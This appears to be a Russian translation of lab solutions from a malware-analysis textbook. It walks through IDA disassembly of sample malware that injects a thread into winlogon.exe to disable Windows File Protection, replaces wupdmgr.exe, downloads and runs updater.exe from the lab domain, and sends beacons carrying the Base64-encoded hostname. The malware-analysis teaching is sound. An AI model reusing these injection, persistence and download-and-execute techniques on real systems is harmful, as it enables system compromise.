Проверив значения указателей на функции, вредонос переходит к адресу 0x00401423 и делает вызов `myEnumProcesses`, как показано в строке ❶ листинга 12.21Л. Код в этом листинге предназначен для получения массива с идентификаторами процессов в системе. На начало массива ссылается локальная переменная `dwProcessId` ❷.

Листинг 12.21Л. Перечисление процессов

```
00401423     lea eax, [ebp+var_1228]
00401429     push eax                 ; _DWORD
0040142A     push 1000h               ; _DWORD
0040142F     lea ecx, [ebp+dwProcessId] ❷
00401435     push ecx                 ; _DWORD
00401436     call myEnumProcesses ❶
0040143C     test eax, eax
0040143E     jnz short loc_401
```

Затем вредонос начинает перебирать эти идентификаторы, передавая каждый из них процедуре 0x00401000, как показано в листинге 12.22Л. Индекс массива хранится в переменной `dwProcessId` и вычисляется до вызова `sub_401000`.

Листинг 12.22Л. Циклический перебор идентификаторов PID

```
00401495     mov eax, [ebp+var_1238]
0040149B     mov ecx, [ebp+eax*4+dwProcessId]
004014A2     push ecx              ; dwProcessId
004014A3     call sub_401000
```

Заглянув внутрь функции `sub_401000`, мы увидим инициализацию двух локальных переменных: `Str1` и `Str2` (листинг 12.23Л). Первая будет хранить строку `"<not real>"`, а вторая — `"winlogon.exe"`.

Листинг 12.23Л. Инициализация строк

```
0040100A      mov eax, dword ptr aWinlogon_exe   ; "winlogon.exe"
0040100F      mov dword ptr [ebp+Str2], eax
...
0040102C      mov ecx, dword ptr aNotReal        ; "<not real>"
00401032      mov dword ptr [ebp+Str1], ecx
```

Дальше, как мы видим в строке ❶ листинга 12.24Л, параметр цикла (`dwProcessId`) передается в вызов `OpenProcess`, чтобы получить дескриптор соответствующего процесса. Значение, полученное из `OpenProcess`, хранится в регистре EAX и передается в функцию `myEnumProcessModules` ❷, которая возвращает массив с дескрипторами каждого модуля, загруженного в процесс.

Листинг 12.24Л. Перебор модулей каждого процесса

```
00401070    push edx             ; dwProcessId
00401071    push 0               ; bInheritHandle
00401073    push 410h            ; dwDesiredAccess
00401078    call ds:OpenProcess ❶
...
00401087    lea eax, [ebp+var_120]
0040108D    push eax
0040108E    push 4
00401090    lea ecx, [ebp+var_11C]
00401096    push ecx
00401097    mov edx, [ebp+hObject] ❷
0040109A    push edx
0040109B    call myEnumProcessModules
```

Как видно в листинге 12.25Л, вредонос пытается получить базовое имя модуля с идентификатором PID, переданным в эту процедуру, используя функцию `GetModuleBaseNameA`. В случае успеха результат будет сохранен в переменную `Str1`; если что-то пойдет не так, `Str1` будет присвоено значение `"<not real>"`.

Листинг 12.25Л. Получение имени каждого модуля

```
004010A5     push 104h
004010AA     lea eax, [ebp+Str1]; will change
004010B0     push eax
004010B1     mov ecx, [ebp+var_11C]
004010B7     push ecx
004010B8     mov edx, [ebp+hObject]
004010BB     push edx
004010BC     call myGetModuleBaseNameA
```

Старая инициализированная строка `"<not real>"` должна содержать базовое имя модуля, полученное из вызова `GetModuleBaseNameA`. Эта строка сравнивается со значением `"winlogon.exe"`. Если мы имеем совпадение, регистр EAX обнулится, а в момент возвращения функции он будет равен 1. В противном случае EAX будет хранить 0 и после возвращения. Теперь можно с уверенностью сказать, что функция `sub_401000` пытается определить PID процесса `winlogon.exe`.

Зная назначение функции `sub_401000`, мы можем переименовать ее в `PIDLookup`. Обратите внимание на строку ❶ в листинге 12.26Л, в которой проверяется, равно ли возвращенное значение (EAX) `0`. Если ответ положителен, код переходит к участку `loc_4014CF`, инкрементирует счетчик и возвращает функцию `PIDLookup` с новым идентификатором PID. В противном случае, если PID принадлежит `winlogon.exe`, он передается в процедуру `sub_401174`, как показано в строке ❷.

Листинг 12.26Л. Поиск и сравнение PID

```
004014A3     call PIDLookup
004014A8     add esp, 4
004014AB     mov [ebp+var_114], eax
004014B1     cmp [ebp+var_114], 0 ❶
004014B8     jz short loc_4014CF
...
004014E4     mov ecx, [ebp+var_1234]
004014EA     push ecx            ; dwProcessId
004014EB     call sub_401174 ❷
```

В ходе изучения функции `sub_401174` мы видим, что она сразу же вызывает другую процедуру, передавая ей аргумент `SeDebugPrivilege`. Эта процедура выполняет повышение привилегий, которое мы подробно обсудили в главе 11.

Вслед за этим в строке ❶ листинга 12.27Л в вызов `LoadLibraryA` передается значение `sfc_os.dll`. Дальше вызывается функция `GetProcAddress` с дескриптором файла `sfc_os.dll` и порядковым номером 2 (недокументированная системная функция). Число 2 попадает в стек в строке ❷. Указатель на функцию с этим порядковым номером сохраняется в переменную `lpStartAddress` ❸ (так она помечена в IDA Pro). Затем вредонос делает вызов `OpenProcess` с идентификатором процесса `winlogon.exe` и значением 0x1F0FFF (символьная константа `PROCESS_ALL_ACCESS`), хранящимся в переменной `dwDesiredAccess`. Дескриптор `winlogon.exe` присваивается переменной `hProcess` ❹.

Листинг 12.27Л. Поиск функции с порядковым номером 2 в библиотеке sfc_os.dll и открытие дескриптора службы Winlogon

```
004011A1     push 2 ❷                    ; lpProcName
004011A3     push offset LibFileName     ; "sfc_os.dll"
004011A8     call ds:LoadLibraryA ❶
004011AE     push eax                    ; hModule
004011AF     call ds:GetProcAddress
004011B5     mov lpStartAddress, eax ❸
004011BA     mov eax, [ebp+dwProcessId]
004011BD     push eax                    ; dwProcessId
004011BE     push 0                      ; bInheritHandle
004011C0     push 1F0FFFh                ; dwDesiredAccess
004011C5     call ds:OpenProcess
004011CB     mov [ebp+hProcess], eax ❹
004011CE     cmp [ebp+hProcess], 0
004011D2     jnz short loc_4011D
```

Код в листинге 12.28Л вызывает функцию `CreateRemoteThread`. Один из ее аргументов, `hProcess` ❶, равен EDX — то есть нашему дескриптору `winlogon.exe`. Значение `lpStartAddress`, переданное в строке ❷, является указателем на функцию с порядковым номером 2 внутри библиотеки `sfc_os.dll`, которая внедряет поток в процесс `winlogon.exe`. Поскольку библиотека `sfc_os.dll` уже загружена внутрь `winlogon.exe`, ее не нужно загружать в новом внешнем потоке; в связи с этим здесь отсутствует вызов `WriteProcessMemory`. Внедренный поток имеет порядковый номер 2 в рамках `sfc_os.dll`.

Листинг 12.28Л. Вызов CreateRemoteThread для внешнего процесса

```
004011D8     push 0                      ; lpThreadId
004011DA     push 0                      ; dwCreationFlags
004011DC     push 0                      ; lpParameter
004011DE     mov ecx, lpStartAddress ❷
004011E4     push ecx                    ; lpStartAddress
004011E5     push 0                      ; dwStackSize
004011E7     push 0                      ; lpThreadAttributes
004011E9     mov edx, [ebp+hProcess]
004011EC     push edx                    ; hProcess ❶
004011ED     call ds:CreateRemoteThread
```

Но что представляют собой библиотека `sfc_os.dll` и порядковый номер 2? Первая частично ответственна за систему защиты файлов в Windows и выполняется в виде набора потоков внутри процесса `winlogon.exe`. Порядковый номер 2 соответствует безымянной экспортной функции, известной как `SfcTerminateWatcherThread`.

ПРИМЕЧАНИЕ

Информация о библиотеке sfc_os.dll и экспортной функции с порядковым номером 2, которая здесь предоставлена, является недокументированной. Чтобы не заниматься разбором системных библиотек, поищите в Интернете sfc_os.dll ordinal 2.

Для успешного выполнения функция `SfcTerminateWatcherThread` должна работать в рамках процесса `winlogon.exe`. С ее помощью вредонос отключает систему защиты файлов в Windows до следующей перезагрузки.

Если поток внедрен корректно, выполняется код из листинга 12.29Л, который формирует строку. При этом вызов `GetWindowsDirectoryA` в строке ❶ возвращает указатель на текущий каталог Windows (обычно это `C:\Windows`), которая передается в вызов `_snprintf` вместе со значением `\system32\wupdmgr.exe`, как показано в строках ❷ и ❸. В итоге должна получиться строка `"C:\Windows\system32\wupdmgr.exe"`, которая будет храниться в переменной `ExistingFileName`. Программа `Wupdmgr.exe` используется для обновления системы в Windows XP.

Листинг 12.29Л. Построение пути к wupdmgr.exe

```
00401506     push 10Eh                   ; uSize
0040150B     lea edx, [ebp+Buffer]
00401511     push edx                    ; lpBuffer
00401512     call ds:GetWindowsDirectoryA ❶
00401518     push offset aSystem32Wupdmg ; \\system32\\wupdmgr.exe ❸
0040151D     lea eax, [ebp+Buffer]
00401523     push eax ❷
00401524     push offset aSS             ; "%s%s"
00401529     push 10Eh                   ; Count
0040152E     lea ecx, [ebp+ExistingFileName]
00401534     push ecx                    ; Dest
00401535     call ds:_snprintf
```

В листинге 12.30Л происходит построение еще одной строки. Вызов `GetTempPathA` ❶ возвращает указатель на временный каталог текущего пользователя (обычно это `C:\Documents and Settings\<имя_пользователя>\Local\Temp`). Затем этот путь передается еще одному вызову `_snprintf` вместе с аргументом `\\winup.exe`, как показано в строках ❷ и ❸. В результате мы получаем строку `"C:\Documents and Settings\имя_пользователя\Local\Temp\winup.exe"`, которая сохраняется в переменную `NewFileName`.

Листинг 12.30Л. Построение пути к winup.exe

```
0040153B     add esp, 14h
0040153E     lea edx, [ebp+var_110]
00401544     push edx                    ; lpBuffer
00401545     push 10Eh                   ; nBufferLength
0040154A     call ds:GetTempPathA ❶
00401550     push offset aWinup_exe      ; \\winup.exe ❸
00401555     lea eax, [ebp+var_110]
0040155B     push eax ❷
0040155C     push offset aSS_0           ; "%s%s"
00401561     push 10Eh                   ; Count
00401566     lea ecx, [ebp+NewFileName]
0040156C     push ecx                    ; Dest
0040156D     call ds:_snprintf
```

Теперь мы видим, почему в IDA Pro две локальные переменные получили имена `NewFileName` и `ExistingFileName`. Как показано в строке ❶ листинга 12.31Л, они используются в вызове `MoveFileA`, который переместит исполняемый файл службы Windows Update во временный каталог.

Листинг 12.31Л. Перемещение исполняемого файла Windows Update во временный каталог

```
00401576     lea edx, [ebp+NewFileName]
0040157C     push edx                    ; lpNewFileName
0040157D     lea eax, [ebp+ExistingFileName]
00401583     push eax                    ; lpExistingFileName
00401584     call ds:MoveFileA ❶
```

В строке ❶ листинга 12.32Л находится вызов `GetModuleHandleA`, который возвращает дескриптор модуля для текущего процесса. Затем идет несколько API-вызовов для работы с разделом ресурсов: в частности, функции `FindResourceA` передаются аргументы `#101` и `BIN`. Как мы уже предполагали в ходе нашего базового анализа, вредонос извлекает на диск свой раздел с ресурсами.

Листинг 12.32Л. Извлечение ресурсов

```
004012A1     call ds:GetModuleHandleA ❶
004012A7     mov [ebp+hModule], eax
004012AA     push offset Type        ; "BIN"
004012AF     push offset Name        ; "#101"
004012B4     mov eax, [ebp+hModule]
004012B7     push eax                ; hModule
004012B8     call ds:FindResourceA
```

Дальше вслед за FindResourceA эта функция делает вызовы LoadResource, SizeofResource, CreateFileA и WriteFile (последний здесь не показан), которые извлекают файл из раздела с ресурсами BIN и сохраняют его как C:\Windows\System32\wupdmgr.exe. Вредонос создает новый дескриптор исполняемого файла Windows Update. В обычных условиях попытка создания этого дескриптора завершилась бы неудачно, поскольку служба защиты файлов Windows обнаружила бы изменение в wupdmgr.exe и перезаписала бы вредоносную копию. Однако ранее вредонос отключил эту функцию, поэтому он может подменять системные файлы, которые в иных обстоятельствах были бы защищены.

В конце эта функция запускает новый файл wupdmgr.exe, используя вызов WinExec. Как видно в строке ❶ листинга 12.33Л, аргументу uCmdShow присваивается 0 (или SW_HIDE), чтобы спрятать окно программы.

Листинг 12.33Л. Запуск извлеченного файла

```
0040133C     push 0 ❶                    ; uCmdShow
0040133E     lea edx, [ebp+FileName]
00401344     push edx                     ; lpCmdLine
00401345     call ds:WinExec
```

Мы закончили с анализом самого вредоноса. Теперь исследуем двоичный файл, который из него извлекается. Запустите вредонос и откройте новый файл wupdmgr.exe с помощью Resource Hacker.

Загрузив программу в IDA Pro, мы видим знакомый набор вызовов в функции main. Вредонос формирует путь, чтобы переместить оригинальную версию Windows Update во временный каталог (C:\Documents and Settings*имя_пользователя*\Local\Temp\winup.exe), после чего запускает ее с помощью вызова WinExec. Благодаря этому, если пользователь решит обновить систему, все пройдет как обычно.

Дальше в IDA Pro можно увидеть построение строки C:\Windows\system32\wupdmgrd.exe, начиная с адреса 0x4010C3. Результат сохраняется в переменную Dest. Если не считать буквы d в имени файла, это значение совпадает с оригинальным путем к Windows Update.

Обратите внимание на API-вызов URLDownloadToFileA в листинге 12.34Л. Он принимает довольно интересные аргументы, на которых стоит остановиться отдельно.

Листинг 12.34Л. Анализ извлеченного и запущенного вредоноса

```
004010EF     push 0                      ; LPBINDSTATUSCALLBACK
004010F1     push 0                      ; DWORD
004010F3     lea ecx, [ebp+Dest] ❷
004010F9     push ecx                    ; LPCSTR
004010FA     push offset aHttpWww_practi ❶ ; "http://www.practicalmal..."
004010FF     push 0                      ; LPUNKNOWN
00401101     call URLDownloadToFileA
```

Параметрам szURL ❶ и szFileName ❷ присваиваются значения http://www.practicalmalwareanalysis.com/updater.exe и Dest (C:\Windows\system32\wupdmgrd.exe). То есть этот вредонос сам себя обновляет, загружая еще больше вредоносного кода! Загруженный файл updater.exe сохраняется под именем wupdmgrd.exe.

Значение, возвращенное из вызова `URLDownloadToFileA`, сравнивается с нулем, чтобы определить, завершилась ли функция успешно. Если результат не равен 0, вредонос выполнит только что созданный файл, который вернет значение и закроется.

В ходе этой лабораторной работы мы столкнулись со стандартным поведением вредоносного ПО, направленным на отключение определенных функций Windows, — в данном случае речь идет о системе защиты файлов. Вредонос заражает процесс Windows Update и создает собственную процедуру обновления. Пользователи зараженных компьютеров не заметят никаких изменений, поскольку вредоносная программа не удаляет оригинальную версию Windows Update.

Работа 13.1

Краткие ответы

1. В сигнале содержатся две строки, которых нет во вредоносе (их не видно в выводе утилиты strings). Одна — это домен www.practicalmalwareanalysis.com. Другая — путь для `GET`-запроса, который выглядит наподобие `aG9zdG5hbWUtZm9v`.
2. Инструкция XOR по адресу 004011B8 ведет к циклу с однобайтным кодированием методом исключающего ИЛИ в процедуре `sub_401190`.
3. В однобайтном кодировании методом исключающего ИЛИ используется байт `0x3B`. Ресурс с индексом 101 представляет собой гаммированный буфер, который декодируется в строку www.practicalmalwareanalysis.com.
4. Плагины PEiD KANAL и IDA Entropy Plugin могут распознать применение стандартного кодирования строк методом Base64:

   ```
   ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
   ```

5. Стандартная кодировка Base64 используется для создания строки с `GET`-запросом.
6. Функция кодирования методом Base64 начинается с адреса 0x004010B1.
7. Программа `Lab13-01.exe` копирует из имени сетевого узла максимум 12 байт, прежде чем начать его кодирование методом Base64. В итоге строка с `GET`-запросом получается не длиннее 16 символов.
8. Если длина сетевого имени меньше 12 байт и не делится на 3 без остатка, для выравнивания могут быть использованы дополнительные символы.
9. Вредонос регулярно шлет сигналы с закодированным именем сетевого узла, пока не получит определенный ответ, после чего завершает свою работу.

Подробный анализ

Сначала запустим файл `Lab13-01.exe` и проследим за тем, как он себя ведет. Если предварительно подготовить прослушивающий сервер (ApateDNS и INetSim),

можно заметить, что вредонос шлет по адресу www.practicalmalwareanalysis.com сигналы, содержимое которых выглядит примерно так, как в листинге 13.1Л.

Листинг 13.1Л. Сигнал, посланный вредоносом

```
GET /aG9zdG5hbWUtZm9v/ HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.practicalmalwareanalysis.com
```

Здесь мы видим строку `Mozilla/4.0`, однако не находим таких значений, как `aG9zdG5hbWUtZm9v` и www.practicalmalwareanalysis.com (выделены жирным шрифтом в листинге 13.1Л). Можно предположить, что эти строки закодированы вредоносом.

ПРИМЕЧАНИЕ

Строка aG9zdG5hbWUtZm9v основана на имени сетевого узла, поэтому в вашей системе она, скорее всего, будет выглядеть иначе. Кроме того, некоторые элементы сигнала добавлены стандартными сетевыми библиотеками Windows — например, GET, HTTP/1.1, User-Agent и Host. Поэтому не стоит искать их в самом вредоносе.

Дальше выполним базовый статический анализ и попробуем найти во вредоносном файле следы кодирования. В поисках необнуляющих инструкций XOR в IDA Pro мы обнаружили три участка, два из которых (0x00402BE2 и 0x00402BE6) были идентифицированы как библиотечный код — именно поэтому в окне поиска нет имен функций. Этот код можно игнорировать. Остается третий участок с инструкцией `xor eax,3Bh`, которая, как показано на рис. 13.1Л, находится в процедуре `sub_401190`.

На рис. 13.1Л показан небольшой цикл, который инкрементирует счетчик (`var_4`) и модифицирует содержимое буфера (`arg_0`), применяя к нему исключающее ИЛИ с байтом `0x3B`. Другой аргумент, `arg_4`, содержит длину буфера, который должен быть модифицирован. Простая функция `sub_401190`, которую мы переименуем в `xorEncode`, реализует однобайтное кодирование методом исключающего ИЛИ (гаммирование) со статическим байтом `0x3B`, принимая в качестве аргументов сам буфер и его длину.

Теперь определим, какие данные кодирует `xorEncode`. Функция `sub_401300` — единственная, которая вызывает `xorEncode`. Отследив блоки кода, предшествующие этому вызову, мы увидим функции `GetModuleHandleA`, `FindResourceA`, `SizeofResource`, `GlobalAlloc`, `LoadResource` и `LockResource` (именно в таком порядке). Перед вызовом `xorEncode` вредонос выполняет какие-то манипуляции с ресурсами. Функция `FindResourceA` поможет нам найти ресурс, который необходимо исследовать. В листинге 13.2Л она находится в строке ❶.

Листинг 13.2Л. Вызов функции FindResourceA

```
push    0Ah                     ; lpType
push    101                     ; lpName
mov     eax, [ebp+hModule]
```

```
push    eax                     ; hModule
call    ds:FindResourceA ❶
mov     [ebp+hResInfo], eax
cmp     [ebp+hResInfo], 0
jnz     short loc_401357
```




Рис. 13.1Л. Циклическое однобайтное кодирование со значением 0x3B внутри sub_401190

В IDA Pro аргументы помечены автоматически. `lpType` равен `0xA`, что означает ресурсы, определенные самим приложением, или необработанные данные. Параметр `lpName` может быть либо именем, либо цифровым индексом. В данном случае это индекс. Поскольку функция обращается к ресурсу с идентификатором `101`, откроем PE-файл в программе PEview и найдем там раздел RCDATA с тем же индексом (`101` или `0x65`), в котором содержится 32-байтное значение со сдвигом 0x7060. Откроем исполняемый файл в редакторе WinHex и выделим байты с 7060 по 7080. Затем воспользуемся пунктом меню Edit ▸ Modify Data (Правка ▸ Изменить данные), выберем XOR и введем `3B`. Результат показан на рис. 13.2Л.

```
00007050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007060  4C 4C 4C 15 4B 49 5A 58  4F 52 58 5A 57 56 5A 57  LLL.KIZXORXZWVZW
00007070  4C 5A 49 5E 5A 55 5A 57  42 48 52 48 15 58 54 56  LZI^ZUZWBHRH.XTV
00007080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................

00007050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007060  77 77 77 2E 70 72 61 63  74 69 63 61 6C 6D 61 6C  www.practicalmal
00007070  77 61 72 65 61 6E 61 6C  79 73 69 73 2E 63 6F 6D  wareanalysis.com
00007080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Рис. 13.2Л. Ресурс, обфусцированный с помощью гаммирования

В верхней части рис. 13.2Л изображены исходные данные, а внизу показано, как они изменились после применения к каждому байту исключающего ИЛИ со значением `0x3B`. Здесь четко видно, что ресурс хранит закодированную строку www.practicalmalwareanalysis.com.

Ранее мы подозревали, что закодированными являются две строки. Одну из них — доменное имя — мы нашли. Вторая же — `GET`-запрос (в нашем примере это `aG9zdG5hbWUtZm9v`) — по-прежнему отсутствует. Чтобы ее найти, воспользуемся плагином к PEiD под названием KANAL; он обнаруживает по адресу 0x004050E8 таблицу кодирования Base64. Вывод плагина KANAL представлен в листинге 13.3Л.

Листинг 13.3Л. Вывод PEiD KANAL

```
BASE64 table :: 000050E8 :: 004050E8 ❶
    Referenced at 00401013
    Referenced at 0040103E
    Referenced at 0040106E
    Referenced at 00401097
```

Пройдя к таблице Base64, мы увидим, что она представляет собой стандартную строку в кодировке Base64: `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/`. В IDA Pro эта строка имеет четыре перекрестные ссылки, и все в одной функции, которая начинается по адресу 0x00401000. Назовем эту функцию `base64index`. Один из ее блоков показан на рис. 13.3Л.




Рис. 13.3Л. Выравнивание строки в Base64

В ответвлении, показанном справа, используется символ `=`. Это подтверждает наше предположение о том, что функция `base64index` связана с кодированием методом Base64, поскольку `=` в этой кодировке служит для выравнивания.

Вызов `base64index` используется в настоящей функции `base64_encode`, которая находится по адресу 0x004010B1. Она предназначена для разделения исходной строки на отрезки длиной 3 байта и передачи каждого отрезка в вызов `base64index`, где тот превратится в четырехбайтное значение. Такой вывод мы сделали на основе определенных признаков. Например, в начале функции используется операция `strlen` для получения длины исходной строки, в начале внешнего цикла происходит

сравнение с числом 3 (`cmp [ebp+var_14], 3`), а в начале внутреннего цикла, который идет сразу после возвращения результатов из `base64index`, выполняется сравнение с числом 4 (`cmp [ebp+var_14], 4`). Из этого можно заключить, что `base64_encode` является основной функцией кодирования методом Base64; для преобразования данных в кодировку Base64 она принимает исходную строку и конечный буфер.

С помощью IDA Pro мы обнаруживаем лишь одну перекрестную ссылку на `base64_encode` (0x004000B1) — это функция по адресу 0x004011C9, которую мы назовем `beacon`. Вызов `base64_encode` показан в строке ❶ листинга 13.4Л.

Листинг 13.4Л. Определение кодировки Base64 в URL-адресе

```
004011FA     lea     edx, [ebp+hostname]
00401200     push    edx                     ; name
00401201     call    gethostname ❺
00401206     mov     [ebp+var_4], eax
00401209     push    12 ❻                   ; Count
0040120B     lea     eax, [ebp+hostname]
00401211     push    eax                     ; Source
00401212     lea     ecx, [ebp+Src]
00401215     push    ecx                     ; Dest
00401216     call    strncpy ❹
0040121B     add     esp, 0Ch
0040121E     mov     [ebp+var_C], 0
00401222     lea     edx, [ebp+Dst]
00401225     push    edx                     ; int
00401226     lea     eax, [ebp+Src]
00401229     push    eax                     ; Str
0040122A     call    base64_encode ❶
0040122F     add     esp, 8
00401232     mov     byte ptr [ebp+var_23+3], 0
00401236     lea     ecx, [ebp+Dst] ❷
00401239     push    ecx
0040123A     mov     edx, [ebp+arg_0]
0040123D     push    edx
0040123E     push    offset aHttpSS          ; http://%s/%s/ ❸
00401243     lea     eax, [ebp+szUrl]
00401249     push    eax                     ; Dest
0040124A     call    sprintf
```

Если взглянуть на итоговый буфер, который передается в функцию `base64_encode`, можно заметить, что в строке ❷ он помещается в стек в качестве четвертого аргумента операции `sprintf`. В частности, вторым параметром в строке форматирования `http://%s/%s/` ❸ служит путь URI. Это соответствует строковому сигналу `aG9zdG5hbWUtZm9v`, который мы нашли ранее.

Теперь проследим за исходной строкой, переданной в `base64_encode`. Оказывается, это результат работы функции `strncpy` ❹, которая в качестве аргумента принимает значение, возвращаемое вызовом `gethostname` ❺. Так мы узнаем, что источником закодированного пути в URI является имя сетевого узла. Как видно в строке ❻, операция `strncpy` копирует только первые 12 байт из этого имени.

ПРИМЕЧАНИЕ

Строка в кодировке Base64, представляющая закодированное имя сетевого узла, не может превысить 16 символов, поскольку 12 символов × × 4/3 (коэффициент расширения для Base64) = 16. В конце строки может находиться символ = для выравнивания, но это происходит только в случаях, когда длина сетевого имени меньше 12 символов и не делится на 3 без остатка.

Как мы видим, оставшийся код в функции `beacon` использует модуль WinINet (`InternetOpenA`, `InternetOpenUrlA` и `InternetReadFile`) для открытия и чтения URL-адреса, сформированного в листинге 13.4Л. Первый символ в возвращенных данных сравнивается с буквой `o`. В случае совпадения `beacon` возвращает 1; если строка начинается с другой буквы, возвращается `0`. Функция `main` состоит из единственного цикла с вызовами `Sleep` и `beacon`. Когда `beacon` (0x004011C9) возвращает `true` (веб-ответ начинается с `o`), цикл прерывается и программа завершает свою работу.

Подытожим наш анализ. Этот вредонос сигналит злоумышленнику о своем запуске. В качестве сигнала отправляется закодированная (и, возможно, обрезанная) строка с именем сетевого узла. При получении определенного ответа вредонос завершает работу.

Работа 13.2

Краткие ответы

1. Программа `Lab13-02.exe` создает в своем каталоге большие файлы со случайным, на первый взгляд, содержимым и именами, которые начинаются с `temp` и заканчиваются шестнадцатеричными цифрами (отличаются у разных файлов).
2. Поиск инструкций XOR позволяет найти функции `sub_401570` и `sub_401739`, которые могут иметь отношение к кодированию. Другие предложенные методики не дают никаких результатов.
3. Функции кодирования находятся непосредственно перед вызовом `WriteFile`.
4. Кодирование происходит в процедуре `sub_40181F`.
5. Исходными данными является снимок экрана.
6. Здесь применен нестандартный алгоритм, который сложно определить, поэтому для декодирования трафика лучше всего использовать инструментирование.
7. Подробное описание процесса восстановления исходной версии закодированного файла представлено ниже.

Подробный анализ

При запуске вредонос начинает периодически создавать в своем текущем каталоге новые файлы. Эти файлы имеют довольно большой размер (несколько мегабайт) и содержат как будто случайные данные, а их имена начинаются с `temp` и заканчиваются произвольными символами.

Листинг 13.5Л. Пример имен файлов, которые создает Lab13-02.exe

```
temp062da212
temp062dcb25
temp062df572
temp062e1f50
temp062e491f
```

Теперь поищем в программе признаки кодирования, используя статический анализ. Мы использовали плагин KANAL для PEiD, а также FindCrypt2 и IDA Entropy для IDA Pro, но не смогли найти ничего интересного. Однако поиск инструкций XOR принес определенные результаты, представленные в табл. 13.1Л.

Таблица 13.1Л. Инструкция xor, найденная в Lab13-02.exe

Адрес	Функция	Инструкция
00401040	sub_401000	xor eax, eax ❶
004012D6	sub_40128D ❸	xor eax, [ebp+var_10]
0040171F	❺	xor eax, [esi+edx*4]
0040176F	sub_401739 ❹	xor edx, [ecx]
0040177A	sub_401739	xor edx, ecx
00401785	sub_401739	xor edx, ecx
00401795	sub_401739	xor eax, [edx+8]
004017A1	sub_401739	xor eax, edx
004017AC	sub_401739	xor eax, edx
004017BD	sub_401739	xor ecx, [eax+10h]
004017C9	sub_401739	xor ecx, eax
004017D4	sub_401739	xor ecx, eax
004017E5	sub_401739	xor edx, [ecx+18h]
004017F1	sub_401739	xor edx, ecx
004017FC	sub_401739	xor edx, ecx
0040191E	_main	xor eax, eax ❶
0040311A		xor dh, [eax] ❷
0040311E		xor [eax], dh ❷
00403688		xor ecx, ecx ❶ ❷
004036A5		xor edx, edx ❶ ❷

Инструкции, помеченные в табл. 13.1Л как ❶, можно игнорировать, так как они занимаются очисткой регистра. Инструкции, помеченные как ❷, являются библиотечными и тоже не представляют для нас никакого интереса. Остаются две функции: `sub_40128D` ❸ и `sub_401739` ❹. Кроме того, по адресу 0x0040171F находится участок кода ❺, который не был оформлен в виде функции.

Дадим функции `sub_401739` имя `heavy_xor`, так как она содержит множество инструкций `xor`, а вызов `sub_40128D` переименуем в `single_xor`, потому что в нем находится лишь одна такая инструкция. Функция `heavy_xor` принимает четыре аргумента и состоит из одного цикла с большим блоком кода, в котором помимо `xor` можно заметить много инструкций `SHL` и `SHR`. Мы видим, что функции `heavy_xor` и `single_xor` связаны между собой, так как первая содержит код, в котором вызывается вторая. Эта связь показана на рис. 13.4Л.




Рис. 13.4Л. Связь между функциями шифрования

Инструкция `xor`, помеченная в табл. 13.1Л как ❺ (0x0040171F), находится внутри функции, но сама эта функция не идентифицирована ввиду того, что она не используется. Если создать функцию по адресу 0x00401570, она поглотит инструкцию `xor`, которая до этого была бесполезной. Как видно на рис. 13.4Л, эта «забытая» функция имеет отношение к набору вызовов, которые предположительно занимаются кодированием.

Чтобы подтвердить, что `heavy_xor` является кодирующей функцией, посмотрим, как она связана с файлами `temp*`, записываемыми на диск. Мы можем узнать, где сохраняются данные, и затем пройтись вверх по коду, отслеживая способ применения кодирующей функции. В таблице импорта мы видим вызов `WriteFile`.

Среди перекрестных ссылок, ведущих к `WriteFile`, мы находим функцию `sub_401000`, которая в качестве аргументов принимает буфер, длину и имя файла, после чего открывает файл и записывает в него содержимое буфера. Переименуем ее в `writeBufferToFile`. Функция `sub_401851` (дадим ей имя `doStuffAndWriteFile`) является единственной, которая вызывает `writeBufferToFile`. Ее код, показанный в листинге 13.6Л, приводит нас к вызову `writeBufferToFile` ❶.

Листинг 13.6Л. Запись зашифрованных файлов

```
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+lpBuffer]
push    ecx
call    sub_401070  ❷        ; renamed to getContent
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+lpBuffer]
```

```
push    eax
call    sub_40181F ❸        ; renamed to encodingWrapper
add     esp, 8
call    ds:GetTickCount ❺
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
